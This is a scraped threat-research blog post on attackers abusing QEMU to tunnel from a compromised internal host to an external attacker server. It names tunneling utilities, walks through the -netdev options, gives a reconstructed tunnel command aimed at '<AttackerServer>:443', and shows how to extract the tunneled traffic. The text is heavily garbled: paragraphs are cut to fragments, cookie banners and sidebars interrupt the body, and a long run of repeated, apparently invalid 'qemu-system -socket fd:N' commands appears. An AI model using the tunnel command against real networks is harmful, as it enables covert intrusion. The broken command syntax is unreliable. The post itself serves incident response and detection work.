

Network tunneling with... QEMU?

RESEARCH

05 MAR 2024

6 minute read




Table of Contents

Statistics

QEMU as a tunneling tool

Cookiebot by Usercentrics

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary	Preferences	Statistics	Marketing

[Show details](#)

Use necessary cookies only

Allow all cookies

company’s RDP servers or corporate VPN (to do this, attackers must have accounts with appropriate privileges). Another way to connect to the internal network of an attacked organization involves using utilities to set up network tunnels or forward network ports between corporate systems and the adversary’s servers, which allows the attackers to bypass NAT and firewalls to gain access to internal systems. It is that category of software that we would like to discuss here.

Statistics

There is currently no shortage of utilities that can be used to set up a network tunnel between two systems. Some of these connect directly, while others use a proxy, which hides the IP address of the attackers’ server. The following are the utilities we have come across while responding to cyberincidents in the last three years.

- Stowaway
- ligolo
- 3proxy
- dog-tunnel

- chisel
- FRP
- ngrok
- gs-netcat
- plink
- iox
- nps

The most frequently used ones were ngrok and FRP. Utilities of this type accounted for 10% of total attacks.

QEMU as a tunneling tool

While investigating an incident at a large company a few months ago, we detected uncommon malicious activity inside one of the systems. We ran an analysis on the artifacts, only to find that the adversary had deployed and launched the following:

- The Angry IP Scanner network scanning utility
- The r
- The C

The first
malicious
We were
comprom
very unu

qemu-sys
socket, i
hubport,
where <l

Let us ta

- **-m 1G** - memory size, 1G in our case
- **-netdev user,id=lan,restrict=off**: Creates a virtual network interface with the name lan and type user, which allows the virtual machine to communicate with the outside world through the host network stack. The restrict=off option removes restrictions on inbound and outbound connections.
- **-netdev socket,id=sock,connect=<IP>:443**: Creates a socket-type network interface with the name sock, which provides a connection to a remote server at the specified IP address and port 443.
- **-netdev hubport,id=port-lan,hubid=0,netdev=lan**: Adds a port to the virtual hub with hubid=0, which is linked to the virtual network interface lan.
- **-netdev hubport,id=port-sock,hubid=0,netdev=sock**: Similarly to the above, this adds one more port to the virtual hub linked to the virtual network interface sock.
- **-nographic**: starts QEMU in non-GUI mode with console output.

The IP address in the arguments grabbed our attention immediately: it was external and completely unrelated to the attacked company, so we consulted the QEMU documentation. We found that QEMU supported connections between virtual machines: the -netdev option creates network devices (backend) that can then connect to the virtual machines. Each of the numerous network devices is defined by its type and supports extra options. Below is a description of the -netdev values that were used.



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >

GReAT Ideas. Powered by SAS: threat actors advance on new fronts

IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB,
PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA,
SANTIAGO PONTIROLI

22 JUL 2020, 2:00PM

GReAT Ideas. Powered by SAS: threat hunting and new techniques

DMITRY BESTUZHEV, COSTIN RAIU, PIERRE DELCHER,
BRIAN BARTHOLOMEW, BORIS LARIN, ARIEL JUNGHEIT,
FABIO ASSOLINI

user (user network stack)

This is the simplest way of connecting a virtual machine to a network. Traffic passes through the host network stack, and the virtual machine connects to the network as if it were a regular app on the host machine.

```
qemu-system-x86_64 -netdev user,id=mynet0 -device e1000,netdev=mynet0
```

Here, mynet0 is the network backend ID, and e1000 is a network adapter (frontend) inside the virtual machine.

hubport (virtual hub)

Connects several network devices similarly to a network hub.

socket

This connects virtual machines directly through network sockets to create VM network topologies or link VMs spun up on different hosts.

VM1

```
qemu-system-x86_64 -socket fd:1
```

VM2, connect to VM1

```
qemu-system-x86_64 -socket fd:2
```

VM3, connect to VM1

```
qemu-system-x86_64 -socket fd:3
```

VM4, connect to VM1

```
qemu-system-x86_64 -socket fd:4
```

VM5, connect to VM1

```
qemu-system-x86_64 -socket fd:5
```

VM6, connect to VM1

```
qemu-system-x86_64 -socket fd:6
```

VM7, connect to VM1

```
qemu-system-x86_64 -socket fd:7
```

VM8, connect to VM1

```
qemu-system-x86_64 -socket fd:8
```

VM9, connect to VM1

```
qemu-system-x86_64 -socket fd:9
```

VM10, connect to VM1

```
qemu-system-x86_64 -socket fd:10
```

VM11, connect to VM1

```
qemu-system-x86_64 -socket fd:11
```

VM12, connect to VM1

```
qemu-system-x86_64 -socket fd:12
```

VM13, connect to VM1

```
qemu-system-x86_64 -socket fd:13
```

VM14, connect to VM1

```
qemu-system-x86_64 -socket fd:14
```

VM15, connect to VM1

```
qemu-system-x86_64 -socket fd:15
```

VM16, connect to VM1

```
qemu-system-x86_64 -socket fd:16
```

Our aim was to reach InternalHost from AttackerServer. The image below shows the general layout of the tunnel.



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >

- InternalHost
- PivotServer
- AttackerServer

CLR and such

We used
network

qemu-sys
e1000, ne

Another
device to
device, c
those pr

```
qemu-system-i386.exe -m 1M -netdev user,id=lan,restrict=off -netdev  
socket,id=sock,connect=<AttackerServer>:443 -netdev hubport,id=port-  
lan,hubid=0,netdev=lan -netdev hubport,id=port-sock,hubid=0,netdev=sock -nographic
```

Once started, QEMU set up a network tunnel from PivotHost to AttackerServer, or more precisely, to the Kali Linux VM. Kali Linux could scan the subnet to which PivotHost was connected for other systems.



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary



Preferences



Statistics



Marketing




Show details >

Email(Required)

☐ I agree to provide my email address to “AO Kaspersky Lab” to receive information about new posts on the site. I understand that I can withdraw this consent at any time via e-mail by clicking the “unsubscribe” link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

Subscribe



Thus, we were able to ascertain that this technique for achieving network access was indeed effective. In addition to the aforementioned types of network devices, QEMU supports several others, which can also be employed by malicious actors.

QEMU network traffic analysis

QEMU does not use any extra encryption when tunneling traffic. It transmits encapsulated packets unencrypted: the application-level packet data sent to the server contains the size of the encapsulated Ethernet frame (4 bytes, outlined in yellow in the image below), followed by the Ethernet frame itself (outlined in red).

Loose-lipped neural networks and lazy scammers

Web tracking report: who monitored users' online activities in 2023–2024 the most

Indirect prompt injection in the real world: how people manipulate neural networks

Cybersecurity in the SMB space — a growing threat

Analysis of user password strength


Example of an encapsulated Ethernet frame

The size of the encapsulated Ethernet frame in the image above is 89 (0x59) bytes. That value is immediately followed by the encapsulated Ethernet frame.

Having a traffic dump, which had been intercepted on PivotHost in that case, we could obtain the encapsulated traffic by removing the first 58 bytes (for TCP: 14 bytes for Ethernet + 20 bytes for IP + 20 bytes for TCP headers + 4 for internal packet size). This could be done with the editcap utility from the Wireshark package after removing all packets that contained no encapsulated traffic from the PCAP file.





```
editcap.exe -L -C 58 original.pcap extracted_traffic.pcap
```

The result of the editcap command is shown in the image below.



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

<div>Necessary</div> <div></div>	<div>Preferences</div> <div></div>	<div>Statistics</div> <div></div>	<div>Marketing</div> <div></div>
---	---	--	---

Show details >

Original packet transmitted through the tunnel

Conclusion

Malicious actors using legitimate tools to perform various attack steps is nothing new to incident response professionals. Yet we have to admit that attackers sometimes come up with ingenious applications for unlikely software, as was the case with QEMU. This further supports the concept of multi-level protection, which covers both reliable endpoint protection, and specialized solutions for detecting and protecting against complex and targeted attacks including human-operated ones. Only comprehensive security that includes 24/7 network (NDR, NGFW) and endpoint (EDR, EPP) monitoring, by SOC experts for one, can detect anomalies in a timely manner and block an attack in its initial stage. Our MDR service is already capable of detecting the kind of suspicious QEMU activity in question, and appropriate IDS rules have been added to the KATA platform with the verdict **Backdoor.Agent.QEMU.C&C**.

- MALWARE TECHNOLOGIES
- RDP
- VIRTUALIZATION

Network tunneling with... QEMU?

Your email address will not be published. Required fields are marked *

Type your comment here

Name *

Email *

Comment

OISECURE
Posted on March 8, 2024. 9:19 am

wonderful concept, but how did you make QEMU run on the pivot server on internal network?
what about firewall and authentication for RDP and else? the pivot server did not set behind the same firewall.

Reply

SECURELIST

Posted on March 8, 2024. 9:19 am

Hi C

The

tun

pas

(wit

cor

this

Reply

Cookiebot

by Usercentrics

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary

Preferences

Statistics

Marketing

Show details

SAS

The Crypto Game of Lazarus APT: Investors vs. Zero-days

BORIS LARIN, VASILY BERDNIKOV

MALWARE DESCRIPTIONS

Grandoreiro, the global trojan with grandiose goals

GREAT

CRIMEWARE REPORTS

Stealer here, stealer there, stealers everywhere!

GREAT

CRIMEWARE REPORTS

Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

KASPERSKY

// LATEST WEBINARS

<div><div></div>THREAT INTELLIGENCE AND IR</div> <div>04 SEP 2024, 5:00PM60 MIN</div>	<div><div></div>TECHNOLOGIES AND SERVICES</div> <div>13 AUG 2024, 5:00PM60 MIN</div>	<div><div></div>CYBERTHREAT TALKS</div> <div>16 JUL 2024, 5:00PM60 MIN</div>	<div><div></div>TRAININGS AND WORKSHOPS</div> <div>09 JUL 2024, 4:00PM60 MIN</div>
---	--	--	--

Page 7 of 8

Inside the Dark Web: exploring the human side of cybercriminals

ANNA PAVLOVSKAYA

The Cybersecurity Buyer’s Dilemma: Hype vs (True) Expertise

OLEG GOROBETS, ALEXANDER LISKIN

Cybersecurity’s human factor – more than an unpatched vulnerability

OLEG GOROBETS

Building and prioritizing detection engineering backlogs with MITRE ATT&CK

ANDREY TAMOYKIN

// REPORTS

Beyond the Surface: the evolution and expansion of the SideWinder APT group

Kaspersky analyzes SideWinder APT’s recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 to

BlindEagle flying high in Latin America

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin American countries.

APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.

New product

Let’s go Next: redefine your business's cybersecurity

Cookiebot
by Usercentrics

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you’ve provided to them or that they’ve collected from your use of their services.

Necessary



Preferences



Statistics



Marketing



Show details >

// SUBSCRIPTIONS

The hottest

Subscribe

kaspersky

THREATS

- APT (Targeted attacks)
- Secure environment (IoT)
- Mobile threats
- Financial threats
- Spam and phishing
- Industrial threats
- Web threats
- Vulnerabilities and exploits
- All threats

CATEGORIES

- APT reports
- Malware descriptions
- Security Bulletin
- Malware reports
- Spam and phishing reports
- Security technologies
- Research
- Publications
- All categories

OTHER SECTIONS

- Archive
- All tags
- Webinars
- APT Logbook
- Statistics
- Encyclopedia
- Threats descriptions
- KSB 2023